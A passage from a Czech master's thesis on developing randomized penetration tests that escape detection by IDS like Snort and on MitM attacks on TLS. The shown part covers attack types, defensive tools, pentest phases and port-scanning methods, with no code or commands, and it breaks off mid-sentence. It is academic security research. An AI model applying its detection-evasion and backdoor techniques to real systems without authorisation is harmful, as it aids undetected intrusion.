Sem vložte zadání Vaší práce.

České vysoké učení technické v Praze
Fakulta informačních technologií
Katedra počítačových systémů

Diplomová práce

# Vývoj znáhodněných penetračních testů infrastruktury počítačových sítí

***Bc. Tomáš Král***

Vedoucí práce: Mgr. Rudolf Bohumil Blažek, Ph.D.

5. května 2015

# Poděkování

Tímto bych chtěl poděkovat Mgr. Rudolfu B. Blažkovi, Ph.D. za odborné vedení při tvorbě této diplomové práce a své rodině za morální podporu během mého studia na ČVUT.

# Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval(a) samostatně a že jsem uvedl(a) veškeré použité informační zdroje v souladu s Metodickým pokynem o etické přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů, zejména skutečnost, že České vysoké učení technické v Praze má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona.

V Praze dne 5. května 2015 .....

České vysoké učení technické v Praze
Fakulta informačních technologií


### Odkaz na tuto práci

Král, Tomáš. *Vývoj znáhodněných penetračních testů infrastruktury počítačových sítí.* Diplomová práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2015.

# Abstrakt

Tato práce se zabývá možnostmi skrývání penetračních testů a útoků tak, aby nebyly odhalitelné pomocí běžně používaných detekčních systémů. Zkoumá také možnosti napadení zabezpečené komunikace pomocí Man in the Middle útoků. Vytvořena a otestována byla metodika pro ověření zabezpečení šifrovaných komunikací mezi servery a aplikacemi mobilních zařízení či počítačů. Byl vyvinut a otestován nástroj na ověření správného nastavení zabezpečené komunikace webových serverů.

**Klíčová slova** Penetrační testování, Síťová bezpečnost, Snort, Behaviorální analýza sítě, Zabezpečená komunikace

# Abstract

This thesis deals with possibilities to hide penetration tests and network attacks to prevent their detection by commonly used detection systems. It also explores possibilities of compromising secure communication using Man in the Middle attacks. A methodology is discussed and tested to verify the security of encrypted communications between servers and applications on mobile devices or computers. An application was developed and tested to verify configuration of secure communications of web servers.

**Keywords** Penetration Testing, Network Security, Snort, Network Behavior Analysis, Secure Communication

# Obsah

# Seznam obrázků

# Úvod

Počet zařízení připojených k Internetu každým rokem stále stoupá. V současné době je množství těchto zařízení odhadováno na 15 miliard a podle odhadu společnosti Cisco by jejich počet měl do roku 2020 dosáhnout 50 miliard [1]. K Internetu již nejsou připojeny jen počítače a mobilní telefony, ale stále častěji i různá zařízení jako domácí spotřebiče, automobily, senzory a podobně. V souvislosti s tímto trendem se hovoří o Internetu věcí (Internet of Things – IoT), nověji dokonce o Internetu všeho (Internet of Everything – IoE) [2].

Stoupá také množství dat přístupných po síti – například firemní či soukromé informace, videa, fotografie a další. Roste také počet různých systémů a aplikací nejen pro osobní počítače, ale v poslední době hlavně pro mobilní zařízení jako jsou chytré telefony, tablety a nejnověji chytré hodinky [2]. To vše působí jako lákadlo pro osoby, které chtějí použít své znalosti a schopnosti v oblasti informačních technologií ke svému obohacení (nebo i jen k zábavě) nelegální cestou. Tito lidé pak podnikají různé útoky – pokusy o proniknutí do chráněných sítí a systémů, pokusy o odcizení osobních či firemních dat a citlivých informací a různou další nelegální činnost.

Mezi škody, které mohou útočníci svou činností způsobit patří:

- Získání důvěrných informací – výsledkem útoku může být získání citlivých informací firemního či soukromého charakteru – například přístupová hesla, firemní nebo soukromé informace a fotografie atd.

- Neoprávněný přístup – útočník získá přístup do zabezpečených systémů, kde dále hrozí zcizení nebo modifikace interních informací

- Nedostupnost služby – znepřístupnění nějaké síťové služby pomocí Denial of Service útoku (DoS). Služba je zahlcena útočníkovými dotazy a není schopna odpovídat na legitimní požadavky běžných uživatelů.

## Bezpečnostní nástroje

Se zvětšujícím se počtem síťových útoků vyvstává stále větší potřeba nasazení bezpečnostních systémů, které budou schopny tyto útoky detekovat a případně i proti nim rovnou chránit. Mezi základní bezpečnostní systémy patří firewall, antivirus a antimalware, detekční systémy Intrusion Detection/Prevention Systems (IDS/IPS) a síťová behaviorální analýza (NBA).

Kromě nasazování bezpečnostních systému je potřeba vyvíjet bezpečné aplikace a systémy, které je nutno i po nasazení do provozu důkladně testovat. V případě objevení jejich zranitelnosti je nutno provést co nejdříve opravu a zajistit aktualizaci na klientských zařízeních. Zranitelnost může být odhalena buď hackery, nebo v lepším případě přímo vývojáři či testery. Pro testování síťové zranitelnosti se používají penetrační testy [3].

Penetrační test je specifický technický audit, který simuluje pohled útočníka na potencionální cíl útoku. Na rozdíl od útoku se však nesnaží cíl poškodit, nebo pozměnit či zcizit data. Měl by být prováděn výhradně se souhlasem testované strany. Tyto testy mohou upozornit na bezpečnostní slabiny testovaných systémů dříve, než tyto zranitelnosti odhalí někdo cizí a tím umožnit vývojářům a správcům přijmout potřebná opatření k jejich zabezpečení.

Bezpečnostní systémy detekující útoky zároveň detekují i penetrační testy, jelikož jsou si s útoky velmi podobné. Pokud by jejich detekce nebyla možná, umožňovalo by to útočníkům provádět nerušeně útoky bez obavy z případného odhalení.

## Zabezpečená komunikace

Původní komunikační protokoly nepoužívaly žádné zabezpečení ani šifrování komunikace. Vznikaly totiž v době, kdy mezi sebou bylo propojeno jen velmi málo počítačů na akademické půdě a nikdo si v té době neuměl představit jakým způsobem se jejich budovaná síť rozroste za pár desítek let. Zabezpečení síťové komunikace se pak většinou řešilo nadstavbou nad existujícími protokoly [4]. V současné době se nejčastěji využívá SSL a TLS protokolů, které šifrují nezabezpečené protokoly jako jsou například HTTP a SMTP.

Je však komunikace přes tyto protokoly skutečně bezpečná? Existuje více útoků, kterými lze získat informace ze šifrované komunikace. Jedním z těchto způsobů je přesměrování provozu na útočníka (Man in the Middle útok – MitM) a podvržení certifikátu. Pak již záleží na konkrétní aplikaci, jestli upozorní uživatele, že s certifikátem serveru není něco v pořádku, a na samotném uživateli, jestli bude na dané upozornění reagovat a spojení ukončí dříve, než přes něj začne odesílat důvěrné informace – například svoje přístupové údaje. Tento způsob je obzvlášť nebezpečný pro mobilní zařízení, která se připojují přes různé veřejné přístupové body a uživatelé spoléhají právě na komunikaci zabezpečenou SSL nebo TLS protokolem [4].

## Cíl práce

Cílem této práce je prozkoumání a otestování možností zamezení detekce penetračních testů a síťových útoků detekčními systémy typu Snort. Bude testováno co nejvíce způsobů, jak provádět penetrační testy tak, aby nebyly snadno nebo v ideálním případě vůbec odhalitelné pomocí běžně dostupných detekčních nástrojů. Do těchto způsobů bude začleněna randomizace různých parametrů pro ztížení možností detekce a analyzována její vhodnost pro použití při penetračním testování.

Ve druhé části práce budou prováděny testy zabezpečení komunikace pomocí protokolu SSL/TLS. Cílem této části je otestovat možnosti napadení zabezpečené komunikace pomocí MitM útoků. Budou testovány nejen aplikace jako webové prohlížeče a e-mailoví klienti, ale také aplikace pro mobilní telefony. Právě u nich je očekávána nižší míra zabezpečení a tím větší možnost jejich zneužití. Tyto útoky by měly odhalit, jak jsou jednotlivé aplikace připraveny na možnost podvržení bezpečnostního certifikátu a jakou bezpečnost poskytují svým uživatelům.

Finální částí této práce je vývoj nástroje, který pomocí různých testů poskytne souhrn podstatných informací o podpoře zabezpečené komunikace na straně webových serverů a odhalí jejich potencionální slabiny.

Kapitola 1

# Analýza

## 1.1 Síťová bezpečnost

Síťová bezpečnost představuje souhrn všech dostupných prostředků pro ochranu dat během jejich přenosu po síti a ochranu počítačů a dalších zařízení připojených do počítačové sítě. Měla být chápána jako neustálý proces, jehož snahou je dosažení uspokojivého zabezpečení počítačové sítě. To znamená dosažení takového stavu, kdy je v systémech připojených po sítě minimální (ideálně nulové) množství potencionálních zranitelností.

Zranitelnost (vulnerability) je slabina, která umožní napadení systému nebo aplikace. Právě těchto zranitelností využívají útočníci k napadení cílových systémů. Penetrační testy se snaží tyto zranitelnosti odhalovat a tím dávat vývojářům čas k jejich odstranění dříve, než by mohlo dojít k jejich zneužití.

## 1.2 Síťové útoky

Síťové útoky se snaží využít slabých míst operačního systému a dalšího softwaru, systémového či jiného, který je nainstalován na vzdáleném počítači. Útočník tak nepotřebuje fyzický přistup k zařízení, na které provádí útok.

### 1.2.1 Typy síťových útoků

Známé síťové útoky lze rozdělit do těchto hlavních skupin [3]:

- **Port scanning** – skenování portů není přímo útok, ale spíše zjišťování cílů (živých IP adres a jejich otevřených portů), na které bude následně cílen další útok. Podle typu je dělíme na horizontální a vertikální.
  - horizontální skenování (port sweep) testuje jeden konkrétní port na velkém množství IP adres

  - vertikální skenování (port scan) hledá otevřené porty na jedné IP adrese

- **Man-it-the-Middle útoky** – snaha útočníka o přesměrování síťového provozu mezi zdrojem a cílem přes svůj vlastní (nebo jím ovládaný) počítač, na kterém pak bude moci daný provoz sledovat.
  - ARP spoofing – podvržení MAC adresy pomocí ARP protokolu. Útočník se vydává za jiný počítač na lokální síti.
  - DHCP spoofing – zprovoznění vlastního DHCP serveru v lokální síti, distribuce falešných údajů (IP adresa výchozí brány, nebo DNS serveru) pro přesměrování a následný odposlech komunikace

- **Denial of Serice** (DoS/DDoS) – útok na službu s cílem jejího znepřístupnění zahlcením. Pro větší účinnost a snížení možnosti obrany bývá tento útok často distribuovaný (útočník využívá více jím ovládaných počítačů ke směrování útoku na jeden cíl)
  - TCP SYN flood
  - smufr attack
  - DHCP
  - Botnets
  - IP Spoofing (TCP packet bounce)

- **SQL Injection** – útok spočívá ve vložení (vsunutí) speciálního SQL dotazu přes nedostatečně ošetřený vstup (například formulář webové aplikace). Takovýto úspěšně vsunutý dotaz dokáže číst, modifikovat či smazat data v databázi, nebo i spustit administrativní operace nad databází.

Síťové útoky dále můžeme dělit podle směru jejich příchodu na externí a interní.

- **Externí útoky** jsou podnikány útočníky z vnější sítě (obvykle Internetu) směrem do lokální sítě. Jedná se o skenování portů, DoS útok, prolamování hesel pro přístup do systémů apod. Jejich detekce a obrana proti nim se provádí běžně s využitím pravidel na firewallu, detekcí na IDS/IPS zařízeních a behaviorální analýzou.

- **Interní útoky** přicházejí z interní sítě a jsou směrovány přímo na interní systémy. Někdy jsou iniciovány přímo vlastními zaměstnanci společnosti (nespokojenými, případně uplacenými konkurencí). Mohou je také provádět útočníci, kteří již pronikli do interní sítě a snaží se z již kompromitovaných počítačů podnikat útoky na další počítače a servery v interní síti, které jinak nejsou dostupné v Internetu. Odhalení těchto útoků je

složitější, protože hlavní zaměření síťové obrany bývá směrováno na hranici interní sítě a provoz v interní síti většinou již nebývá tak důkladně monitorován. Nicméně i zde lze velice účinně použít behaviorální síťovou analýzu [5].

## 1.3 Nástroje síťové bezpečnosti

Na obranu proti síťovým útokům se používají různé nástroje. Historicky prvním byl zřejmě firewall, pak Intruder Detection Systems (IDS), Intruder Prevention Systems (IPS) a nejnovějším nástrojem je behaviorální síťová analýza (Network Behavior Analysis, NBA).

### 1.3.1 Firewall


Firewall je základní bezpečnostní prvek, který odděluje vnitřní síť od Internetu a tím chrání zařízení na vnitřní síti před vnějšími útoky. Umožňuje také vytváření demilitarizovaných zón (DMZ), což jsou oddělené sítě mezi vnitřní a vnější sítí – detail na obr. 1.1. Do DMZ pak bývají umísťována zařízení, která z bezpečnostních důvodů není vhodné umísťovat do vnitřní sítě – například webové servery pro přístup z Internetu, SMTP a proxy servery. Konfigurace firewallu obsahuje seznam pravidel (nazývaný také politika), která určují jaký provoz má být povolen a jaký naopak zakázán. Provoz je specifikován zdrojovou adresou, cílovou adresou a typem (cílovým portem). Firewall pak podle těchto pravidel filtruje provoz a provádí překlad IP adres při průchodu paketů jeho rozhraním.

Firewall může být instalován jako samostatný síťový prvek (hardware appliance), nebo jako software na osobním počítači či serveru (host-based). Může být umístěn i ve vnitřní síti a oddělovat provoz mezi virtuálními sítěmi v rámci jedné rozsáhlé sítě (například oddělovat osobní počítače zaměstnanců od virtuální sítě se servery).

Příkladem firewallu jako samostatného zařízení je například Cisco ASA a Checkpoint FireWall-1, softwarový firewall je třeba iptables, Kerio Control, ZoneAlarm a další.

### 1.3.2 IDS/IPS

IDS jsou detekční systémy, které přímo monitorují provoz v síti a snaží se odhalovat potencionálně nebezpečné aktivity. Ke své činnosti využívají databázi určitých vzorů (signatur), pomocí nichž detekují případný nebezpečný či nežádoucí provoz na síti. Tyto signatury musí být nejdříve vyrobeny pro každý typ útoku lidskými specialisty z oboru síťové bezpečnosti, zařazeny do databáze a nějakým způsobem doručeny na IDS/IPS zařízení. Až teprve potom mohou




Obrázek 1.1: Demilitarizovaná zóna, převzato z [6]

tato zařízení na daný typ útoku reagovat. Tento způsob však nemůže chránit před novými typy útoků či virů (zero day attacks).

IPS jsou rozšířením IDS systémů o možnost spolupráce s ostatními bezpečnostními prvky v síti, hlavně pak s firewallem (na přímo nebo přes Security Information and Event Management – SIEM). Při odhalení útoku mohou přímo informovat firewall, který ihned příslušnou komunikaci zablokuje a zabrání pokračování útoku. V případě IDS by musel být informován administrátor firewallu a ten by pak provedl manuální aktualizaci pravidel na firewallu pro zablokování podezřelé komunikace.

Příkladem IDS/IPS systémů je například Snort nebo SourceFire.

### 1.3.3 Behaviorální analýza

Behaviorální síťová analýza (NBA) slouží k odhalování síťových anomálií a útoků na základě údajů o tocích na síti. Snaží se detekovat nestandardní prvky v chování síťového provozu a měla by být schopna v reálném čase detekovat rizikovou komunikaci v sledované síti, i když pro tuto komunikaci dosud neexistuje žádná signatura.

NBA je pasivní metoda, která sama nezabraňuje útokům. Pouze se je snaží sofistikovaným způsobem odhalovat. Anomálie detekuje porovnáváním aktuálního chování s naučeným profilem a sbírá statistiky o provozu na síti. Ve

spolupráci s proxy serverem umožňuje přesně identifikovat na jaké weby přistupují uživatelé z interní sítě.

NBA může pomáhat chránit nejen před útoky z venkovní sítě, ale například také odhalovat rizikový provoz směřující z vnitřní sítě do Internetu. Typickým příkladem může být situace, kdy počítač na lokální síti, infikovaný trojským koněm, rozesílá nevyžádanou poštu (Spam). Síťový operátoři pak mohou zablokovat e-mailovou komunikaci z celé firemní domény, nebo i všechen síťový provoz z IP adres firmy. To může pro dotčenou společnost znamenat mimo jiné i velké finanční ztráty. S pomocí NBA lze takovýto provoz včas odhalit a podniknout potřebná opatření dříve, než infikovaný počítač (počítače) zapříčiní zablokování celé firemní domény.

Příkladem behaviorální síťové analýzy je například FlowMon a QRadar.

## 1.4 Penetrační testy

Penetrační test simuluje chování útočníka na síti. Jeho cílem je odhalení zranitelnosti testovaných systémů a aplikací, nebo i samotné síťové infrastruktury. Měl by být prováděn cíleně a legitimně se souhlasem vlastníka systému, bez hrozby poškození či ztráty dat. Penetrační testy jsou důležitou součástí bezpečnostní analýzy [7]. Výsledkem těchto testů by měla být kromě reportu o zranitelnostech také doporučení pro odstranění nalezených slabin. Při penetračních testech jsou především prováděny následující zkoušky [7]:

- Firewally – Dos útoky, změny směrování, zranitelnost
- Backdoory – programy umožňující získání kontroly nad počítačem
- CGI scripty – získání plné kontroly www nad serverem
- DNS systémy – předstírání identity síťového zařízení
- e-mailové systémy – spam
- FTP systémy – neautorizovaný přístup k souborovému systému a převzetí kontroly nad serverem
- LDAP systémy – zneužití adresářové služby LDAP
- síťové odposlouchávání – špatná konfigurace aktivních prvků či nevhodný design infrastruktury umožní síťové odposlouchávání
- NFS systémy – neautorizovaný přístup k souborovému systému a převzetí kontroly nad serverem (Network File System)
- systémy založené na RPC – vzdálené volání procedur (Remote Procedure Call)

- systémy se sdílením zdrojů – získání neautorizovaného přístupu (Samba, SMB)
- SNMP systémy – bezpečnostní díry v implementaci Simple Network Management Protokolu v aktivních prvcích sítě

### 1.4.1 Typy penetračních testů

Penetrační testy můžeme rozdělovat stejně jako útoky – podle směru, ze kterého jsou prováděny [3]. Vnější testy simulují útoky z vnější sítě (obvykle přes firewall) na servery v DMZ, nebo i přímo do interní sítě. Vnitřní testy jsou prováděné na lokální síti. Simulují útoky buď samotných zaměstnanců, nebo útočníků, kteří již pronikli do interní sítě a podnikají další útoky na nechráněné zdroje ve vnitřní síti.

Další dělení penetračních testů může být na základě znalostí o cílovém systému (nebo prostředí) [3]. Otevřený test (white box) – test se znalostí a přístupem do testovaného systému. Tento test je vhodný pro cílené a detailní testování konkrétního systému, u kterého je požadována maximální odolnost proti útokům – maximální zabezpečení. Slepý test (black box) je test bez znalostí a přístupu do testovaného systému. Je vhodnější pro obecné testování zranitelností.

### 1.4.2 Fáze penetračního testování

Aby byl penetrační test úspěšný a přínosný, je důležité ho předem naplánovat – určit postup a jednotlivé kroky důkladně promyslet. Postup testování můžeme například rozdělit do následujících fází [3]:


**Reconnaissance**
: Průzkum – určení cíle, sbírání informací o cíli (seznam IP adres, e-mailové adresy atd.).

**Scanning**
: Skenování portů, skenování zranitelností.

**Exploitation**
: Útok na cíl, průnik do systému.

**Post Exploitation and Maintaining Access**
: Zabezpečení trvalého přístupu, shromáždění důkazů, reporting.

Pokud porovnáme výše uvedený seznam fází penetračního testování s fázemi útoku na obr. 1.2 (hacking phases), můžeme vidět značnou podobnost. První čtyři fáze jsou v podstatě stejné. Útočníci však na závěr přidávají ještě fázi úklidu (zametení stop) proto, aby nemohli být odhaleni [3]. Tato fáze však




Obrázek 1.2: Five phases of hacking, převzato z [8]

u legitimních penetračních testů není nutná, neboť původce testů je znám a většinou není důvod skrývat jeho identitu.

Jelikož někdy není možné dostat se hned napoprvé až k cíli, využívá se k přístupu jednoho či více prostředníků. Nejdřív třeba získáme přístup do nějakého počítače na Internetu. Z něj se dostaneme na server v DMZ a z něj už přímo na cílový počítač v interní síti. Postupně se přibližujeme k cíli tak, že na jednotlivé prvky na cestě používáme dokola celý proces útoku (všechny fáze). Tomuto opakování fází se říká *pivoting*. Pivoting bývá využíván spíše útočníky, při penetračním testování se obvykle nepoužívá.

#### 1.4.2.1 Reconnaissance

V této fázi je důležité získat co nejvíce informací o cíli útoku (penetračního testu). Postupuje se od obecných informací k podrobným. K získání informací

lze využít veškeré dostupné prostředky – hlavně vyhledávací služby na Internetu. Velmi účinný zdrojem informací jsou také lidé – především zaměstnanci firmy, na kterou je útok cílen. K získání interních informací se používá sociálního inženýrství [9]. Útočník například předstírá, že je zaměstnancem firmy, a snaží se získat nějaké informace od skutečných zaměstnanců. Pokud je dobře připraven (zná jména managerů, strukturu společnosti, aktuální projekty nebo názvy serverů), bývá jeho úspěšnost vysoká.

Existuje velké množství nástrojů, které umožňují získávat informace. Jsou to například obecné internetové vyhledávače jako Google a Bing, nebo specializované – WhoIs, Network-Tools. Dále různé nástroje příkazové řádky jako nslookup, host, dig, traceroute a další [3].

Příklad zjišťování informací s využitím internetového vyhledávače:

- Zjištění jména společnosti.
- Vyhledání e-mailových adres s koncovkou se jménem společnosti.
- Vyhledání konkrétních e-mailů.
- Zjištění IP adresy poštovního serveru, ze kterého e-mail odešel.
- Podle IP adresy serveru odhalení adresního rozsahu společnosti.
- Skenování celého adresního rozsahu.

#### 1.4.2.2 Scanning

V první fázi bylo důležité získat konkrétní IP adresy (nebo celý rozsah IP adres) potencionálních cílů. Druhá fáze má za úkol získat informace o službách běžících na cílových zařízeních (adresách). Služby se dají obvykle identifikovat podle čísla portů, na kterém naslouchají příchozí komunikaci.

Nejdříve se zjišťuje, jestli je konkrétní IP adresa aktivní – jestli odpovídá na ping (ICMP request paket). Poté se provádí skenování portů například nástrojem *Nmap* [10]. Dále je možné využít Nmap Scripting Engine (NSE) k získání více informací o cíli – jako například typ operačního systému, podporované verze SSL/TLS, bližší informace o SIP a mnoho dalších. NSE jsou vlastně odladěné specifické scripty pro bližší skenování konkrétní služby nebo i více služeb najednou [3].

Posledním krokem v této fázi je skenování zranitelností (vulnerability scanning). Je to vlastně proces, ve kterém zjišťujeme přítomnost zranitelností u jednotlivých služeb, které jsme již odhalili v předchozích krocích.

#### 1.4.2.3 Exploitation

Tato fáze spočívá ve snaze získat kontrolu nad konkrétním systémem. Způsobů ovládnutí systémů je mnoho, ale jejich cílem je vždy umožnit útočníkovi

provádět na systému operace, jež by neměl mít povoleny. Například spouštět systémové či databázové příkazy, stahovat či pozměňovat data na systému a podobně. Asi nejznámějším nástrojem je *Metasploit* [3].

#### 1.4.2.4 Post Exploitation

V konečné fázi je důležité shromáždit všechny důkazy o nalezených zranitelnostech testovaných systémů a zajistit jejich prokazatelnost, tak aby bylo možné podat zákazníkovi důvěryhodné informace (report) o zranitelnostech v jeho systémech.

Prokázání zranitelností je možné provést například instalací zadních vrátek (backdoor) do testovaného systému, která nám později umožní snadný přistup do zdánlivě zabezpečeného systému. Je však velmi důležité dbát na bezpečnost takto prováděných operací, aby nedošlo k poškození testovaného systému a nebo ke zneužití zadních vrátek třetí osobou.

Součástí reportu by také měl být seznam doporučení, která by měla vést k odstranění nalezených bezpečnostních zranitelností a jiných slabin.

Po dokončení penetračních testů a předání reportu by samozřejmě měla být odstraněna všechna instalovaná zadní vrátka a jiné nástroje použité během penetračního testování.

### 1.4.3 Nástroje pro penetrační testování

Pro penetrační testování byla vyvinuta řada programů – ať ji komerčních, nebo open-source. Kromě samotných testovacích nástrojů jsou dostupné i penetrační cíle, které slouží k otestování a prověření možností a schopností penetračních nástrojů (ať již cizích, nebo vlastních právě vyvíjených).

#### 1.4.3.1 Penetrační aplikace

Mezi nejznámější a nejvíce používané nástroje pro penetrační testování patří:

- OWASP ZAP (Zed Attack Proxy)
- Nessus
- Metasploit
- OpenVAS
- Sqlmap
- Maltego

Speciální linuxové distribuce Kali a Backtrack jsou přímo spustitelné systémy s velkým množstvím předinstalovaných open-source aplikací počítačové bezpečnosti. Jejich velkou výhodou je rychlost a bezpečnost nasazení. Není

potřeba instalovat speciální programy a často ani konfigurovat. Stačí systém spustit z připojeného média (DVD, USB Flash), nebo jako virtuální stroj z připraveného obrazu (image), a ihned můžeme používat obsažené bezpečnostní nástroje.

#### 1.4.3.2 Penetrační cíle


Pro vývoj penetračních nástrojů vznikly webové aplikace, které záměrně obsahují velké množství známých zranitelností. Díky nim je možné bezpečně testovat penetrační nástroje legálně a bez obav, že by při testování mohlo dojít k poškození cílů penetračních testů. Tyto aplikace také slouží k pochopení procesů zabezpečení webových aplikací. Mezi nejznámější nástroje patří:

- **Damn Vulnerable Web App** (DVWA) – PHP/MySQL webová aplikace obsahující 10 největších webových zranitelností pode OWASP [11]:
  - SQL Injection
  - Cross-Site Scripting
  - Broken Authentication and Session Management
  - Insecure Direct Object References
  - Cross-Site Request Forgery
  - Security Misconfiguration
  - Insecure Cryptographic Storage
  - Failure to Restrict URL Access
  - Insufficient Transport Layer Protection
  - Unvalidated Redirects and Forwards
- **BodgeIt Store** – webová aplikace fiktivního internetového obchodu obsahující různé zranitelnosti [12]:
  - Cross-Site Scripting
  - SQL injection
  - Hidden (but unprotected) content
  - Cross-Site Request Forgery
  - Debug code
  - Insecure Object References
  - Application logic vulnerabilities

### 1.4.4 Možnosti skenování portů


Skenování portů je technika umožňující zjistit, které porty na cílovém zařízení jsou otevřené a které ne. Na otevřených portech jsou umístěny síťové služby, které čekají na spojení (připojení klienta). Podle čísla portů se dá obvykle odhadnou, jaký typ aplikace (jaká služba) je na zařízení spuštěna. Například na portu 80 očekáváme HTTP službu, na portu 22 službu SSH a podobně. Využití prvních 1024 portů je standardizováno společností IANA a označují se jako well-known-ports [13]. Vyšší čísla portů bývají někdy také registrována u společnosti IANA pro konkrétní aplikace. Pro skenování portů můžeme využít následující metody [10]:

- **TCP connect scanning** je základní forma skenování – klasické navázání TCP spojení. Scanner posílá SYN paket a podle odpovědi pozná, zda-li je testovaný port otevřený nebo zavřený. Pokud cíl odpoví SYN-ACK, je daný port otevřený. Scanner potom dokončí celý TCP Handshake – znázorněno na obr. 1.3. V opačném případě (uzavřený port) cíl odpovídá paketem RST.




Obrázek 1.3: Třícestný handshake, převzato z [14]

- **TCP SYN scanning** otevírá spojení jen napůl (half-connect). Scanner odešle SYN paket a při přijetí odpovědi SYN/ACK už neodpoví. Server pak čeká na paket ACK – obr. 1.4. Scanner může také spojení hned uzavřít paketem RST. Tento typ skenování je rychlejší než *TCP connect*, protože po přijetí paketu SYN/ACK nebo RST již nedokončuje korektně celé spojení a může pokračovat v dalším skenování. Některými aplikacemi kvůli nedokončenému spojení není ani zaznamenáván do logů.
- **TCP FIN scanning** je vhodný při skenování z vnější sítě přes firewall, který obvykle zablokuje SYN pakety pro nepovolenou komunikaci. FIN pakety mohou procházet firewallem, který se může domnívat, že se jedná




Obrázek 1.4: Half-open scan, převzato z [14]

